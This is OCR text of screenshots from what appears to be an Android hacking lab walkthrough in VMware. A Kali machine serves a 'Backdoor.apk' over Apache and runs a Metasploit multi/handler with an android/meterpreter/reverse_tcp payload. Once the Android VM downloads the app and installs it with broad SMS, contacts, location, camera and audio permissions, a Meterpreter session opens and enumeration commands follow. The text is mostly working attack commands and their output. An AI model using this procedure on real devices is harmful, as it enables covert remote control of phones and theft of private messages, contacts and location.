

VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ mkdir /var/www/html/share
(kali㉿kali)-[~]
$ cp Desktop/Backdoor.apk /var/www/html/share
(kali㉿kali)-[~]
$ sudo service apache2 start
(kali㉿kali)-[~]
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.13
lhost ⇒ 10.10.10.13
msf6 exploit(multi/handler) > option
[-] Unknown command: option
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.10.13:4444


Android - VMware Workstation
File Edit View VM Tabs Help
VCali
Android
8:06
Index of /share
10.10.10.13/share/
Index of /share
Name
Last modified
Size
Description
Parent Directory
-
Backdoor.apk
2023-10-17 20:58
10K
Apache/2.4.57 (Debian) Server at 10.10.10.13 Port 80


Android - VMware Workstation
File Edit View VM Tabs Help
VCali
Android
8:07
MainActivity
Do you want to install this application? It will get access to:
modify system settings
read call log
write call log
take pictures and videos
modify your contacts
read your contacts
access approximate location (network-based)
access precise location (GPS and network-based)
record audio
directly call phone numbers
this may cost you money
read phone status and identity
read your text messages (SMS or MMS)
receive text messages (SMS)
send and view SMS messages
this may cost you money
CANCEL
NEXT



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ mkdir /var/www/html/share
┌──(kali㉿kali)-[~]
└─$ cp Desktop/Backdoor.apk /var/www/html/share
┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.13
lhost ⇒ 10.10.10.13
msf6 exploit(multi/handler) > option
[-] Unknown command: option
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Sending stage (78189 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.10.13:4444 → 10.10.10.14:49644) at 2023-10-17 21:07:54 -0400
"the quieter you become, the
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Sending stage (78189 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.10.13:4444 → 10.10.10.14:49644) at 2023-10-17 21:07:54 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : localhost
OS : Android 9 - Linux 4.19.80-android-x86-g914c6a3 (i686)
Architecture : x86
System Language : en_US
Meterpreter : dalvik/android
meterpreter > ifconfig
Interface 1
Name : wlan0 - wlan0
Hardware MAC : 00:0c:29:04:05:3a
MTU : 1500
IPv4 Address : 10.10.10.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::bb3d:6cc8:7dfc:11cf
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 2
Name : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU : 1452
Interface 3
Name : wifi_eth - wifi_eth
Hardware MAC : 00:0c:29:04:05:3a
MTU : 1500
IPv6 Address : fe80::20c:29ff:fe04:53a
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 4
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 5
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
File Actions Edit View Help
IPv6 Address : fe80::bb3d:6cc8:7dfc:11cf
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 2
Name : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU : 1452
Interface 3
Name : wifi_eth - wifi_eth
Hardware MAC : 00:0c:29:04:05:3a
MTU : 1500
IPv6 Address : fe80::20c:29ff:fe04:53a
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 4
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 5
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU : 1480
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps
Process List
PID Name User

